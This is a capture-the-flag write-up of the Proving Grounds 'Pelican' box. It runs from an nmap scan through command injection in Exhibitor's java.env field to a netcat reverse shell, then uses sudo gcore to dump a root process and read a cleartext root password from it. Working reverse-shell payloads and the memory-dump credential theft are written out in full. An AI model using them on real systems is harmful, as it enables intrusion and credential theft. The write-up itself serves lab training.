
OffSec Proving Grounds Pelican Writeup
Linux Proving Grounds box. Exhibitor for ZooKeeper runs commands through its java.env field for a shell as charles, and sudo gcore dumps root's password.
Summary
Pelican is a Linux Proving Grounds box running Exhibitor for ZooKeeper v1.0 on port 8080. Its Config tab exposes a java.env script field whose contents are passed unmodified as arguments to the ZooKeeper launch command, so a backticked or $() payload runs arbitrary commands; committing a rolling update with a netcat one liner returns a reverse shell as charles. charles may run gcore as root, which per GTFOBins keeps its elevated privileges, so dumping the running /usr/bin/password-store process with sudo gcore and running strings over the core file reveals root’s cleartext password ClogKingpinInning731. su to root with that password completes the box.
Service Enumeration
There are quite a few ports open:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
# Nmap 7.93 scan initiated Mon Jan  5 12:02:15 2026 as: nmap -A -vv -oN scans/nmap.all -p- --min-rate 2500 192.168.236.98
Increasing send delay for 192.168.236.98 from 10 to 20 due to 81 out of 269 dropped probes since last increase.
Increasing send delay for 192.168.236.98 from 20 to 40 due to 91 out of 302 dropped probes since last increase.
Increasing send delay for 192.168.236.98 from 320 to 640 due to 176 out of 586 dropped probes since last increase.
Increasing send delay for 192.168.236.98 from 640 to 1000 due to 1192 out of 3973 dropped probes since last increase.
Nmap scan report for 192.168.236.98
Host is up, received conn-refused (0.25s latency).
Scanned at 2026-01-05 12:02:16 -03 for 75s
Not shown: 65523 closed tcp ports (conn-refused)
PORT      STATE    SERVICE     REASON      VERSION
22/tcp    open     ssh         syn-ack     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8e16068bef58e707054b427ee9a7e7f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDssyyACw3AHaTatHhBU1VyBRbKOirrDG8M9IjpJPTf/v8mdIqiXk1HsBdoFZcsmWJVV4OXC7GMcHa+s0tZceTmgGf5TpiCB2yXUYPZre183LjJWM6KQMZVI0LHz9Yd3ji2bdD5jjtVxwnjrdx8GlU1THMGbzZivfSsPF18arMIq3ukYBS09Ov1SIKR4DJ7pjtBRutRBZKI/8/H+uB2u47AQRwbWuVaOmtZyDrfvgL/IqAFRQrbeP1VNQAErzHl8wNuk1vR+yROv0j7smTqoqqc8aB751O63gtBdCvKzpigwFDLyxYuzu8dW1Hh6ZQzaQZgWkw6SZeExAijK7yXSU61
|   256 bb999a453f350bb349e6cf1149878d94 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNUPmkVV/Q+iD07j1sFmdFWp7yppofTTgfzAhvMkyGPulIdMDbzFgW/pRAq3R3zZV7aEcWAMfFHgdXfj3W4FUuc=
|   256 f2ebfc45d7e9807766a39353de00579c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIPO1eLYoJ0AhVJ5NIDfaSrfUis34Bw5bKMMdFWzHPx0
139/tcp   open     netbios-ssn syn-ack     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open     netbios-ssn syn-ack     Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp   open     ipp         syn-ack     CUPS 2.2
|_http-server-header: CUPS/2.2 IPP/2.1
|_http-title: Forbidden - CUPS v2.2.10
| http-methods:
|   Supported Methods: GET HEAD OPTIONS POST PUT
|_  Potentially risky methods: PUT
2181/tcp  open     zookeeper   syn-ack     Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
2222/tcp  open     ssh         syn-ack     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8e16068bef58e707054b427ee9a7e7f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDssyyACw3AHaTatHhBU1VyBRbKOirrDG8M9IjpJPTf/v8mdIqiXk1HsBdoFZcsmWJVV4OXC7GMcHa+s0tZceTmgGf5TpiCB2yXUYPZre183LjJWM6KQMZVI0LHz9Yd3ji2bdD5jjtVxwnjrdx8GlU1THMGbzZivfSsPF18arMIq3ukYBS09Ov1SIKR4DJ7pjtBRutRBZKI/8/H+uB2u47AQRwbWuVaOmtZyDrfvgL/IqAFRQrbeP1VNQAErzHl8wNuk1vR+yROv0j7smTqoqqc8aB751O63gtBdCvKzpigwFDLyxYuzu8dW1Hh6ZQzaQZgWkw6SZeExAijK7yXSU61
|   256 bb999a453f350bb349e6cf1149878d94 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNUPmkVV/Q+iD07j1sFmdFWp7yppofTTgfzAhvMkyGPulIdMDbzFgW/pRAq3R3zZV7aEcWAMfFHgdXfj3W4FUuc=
|   256 f2ebfc45d7e9807766a39353de00579c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIPO1eLYoJ0AhVJ5NIDfaSrfUis34Bw5bKMMdFWzHPx0
8080/tcp  open     http        syn-ack     Jetty 1.0
|_http-server-header: Jetty(1.0)
|_http-title: Error 404 Not Found
8081/tcp  open     http        syn-ack     nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Did not follow redirect to http://192.168.236.98:8080/exhibitor/v1/ui/index.html
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
13259/tcp filtered unknown     no-response
22805/tcp filtered unknown     no-response
34051/tcp open     java-rmi    syn-ack     Java RMI
38047/tcp filtered unknown     no-response
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h40m01s, deviation: 2h53m14s, median: 0s
| smb2-time:
|   date: 2026-01-05T15:03:20
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: pelican
|   NetBIOS computer name: PELICAN\x00
|   Domain name: \x00
|   FQDN: pelican
|_  System time: 2026-01-05T10:03:23-05:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 41277/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 63431/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 42856/udp): CLEAN (Timeout)
|   Check 4 (port 54482/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jan  5 12:03:31 2026 -- 1 IP address (1 host up) scanned in 75.54 seconds
Initial Access: Exhibitor Web UI - Remote Code Execution
I access the application on port 8080:

It reads Exhibitor for ZooKeeper, v1.0. I use searchsploit to look for vulnerabilities in this app:
1
searchsploit exhibitor
And immediately find an exploit:
1
2
3
4
5
6
--------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                     |  Path
--------------------------------------------------------------------------------------------------- ---------------------------------
Exhibitor Web UI 1.7.1 - Remote Code Execution                                                     | java/webapps/48654.txt
--------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
I mirror it to my current directory:
1
searchsploit -m java/webapps/48654.txt
The exploit says:
Under the Config tab in the Exhibitor Web UI, the “java.env script” field can be modified and the new configuration pushed to ZooKeeper. Exhibitor launches ZooKeeper through a script, and the contents of this field are passed, unmodified, as arguments to the Java command to launch ZooKeeper, which can be seen here.
(The contents of the “java.env script” field are passed in as $JVMFLAGS.)
Based on how this argument is passed, there are several ways to execute arbitrary commands. The methods tested were surrounding the command with backticks and using $(), for example:
$(/bin/nc -e /bin/sh 10.0.0.64 4444 &)
I perform the exploitation steps described in the exploit:

I use the following payload to obtain a reverse shell:
1
$(nc -e /bin/bash 192.168.45.178 1234 &)

Start a netcat listener on port 1234 first:
1
nc -lvnp 1234
Then, to apply the settings, hit “Commit…” button at the top. It’ll ask for confirmation, you hit “Ok”. It’ll ask for the update method, you’ll use rolling release.
I land a shell in the system as “charles”:
Vertical Privilege Escalation
Charles can run “gcore” as root:
1
2
3
4
5
6
7
$ sudo -l
Matching Defaults entries for charles on pelican:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on pelican:
    (ALL) NOPASSWD: /usr/bin/gcore
There is an entry for “gcore” in GTFOBins. It reads:
If the binary is allowed to run as superuser by
sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.
This binary allows me to dump information about a process. This is a well known technique for credential access.
I look for running processes:
1
ps aux
Among the many processes, I find this one to be the most likely to contain sensitive information:
1
root       494  0.0  0.0   2276    68 ?        Ss   06:54   0:00 /usr/bin/password-store
I dump it (494 is the process ID for this process, yours might change):
1
2
3
4
5
$ sudo gcore 494
0x00007f65402f56f4 in __GI___nanosleep (requested_time=requested_time@entry=0x7fff4da7e9e0, remaining=remaining@entry=0x7fff4da7e9e0) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
Saved corefile core.494
[Inferior 1 (process 494) detached]
It saves the dump to my current directory. I read it with “strings”:
1
strings core.494
Somewhere in the output I can see a cleartext password. It seems like this is the password for “root”:

I switch user to “root”:
1
su rot
And use the password ClogKingpinInning731 to authenticate. I’m now logged in as root: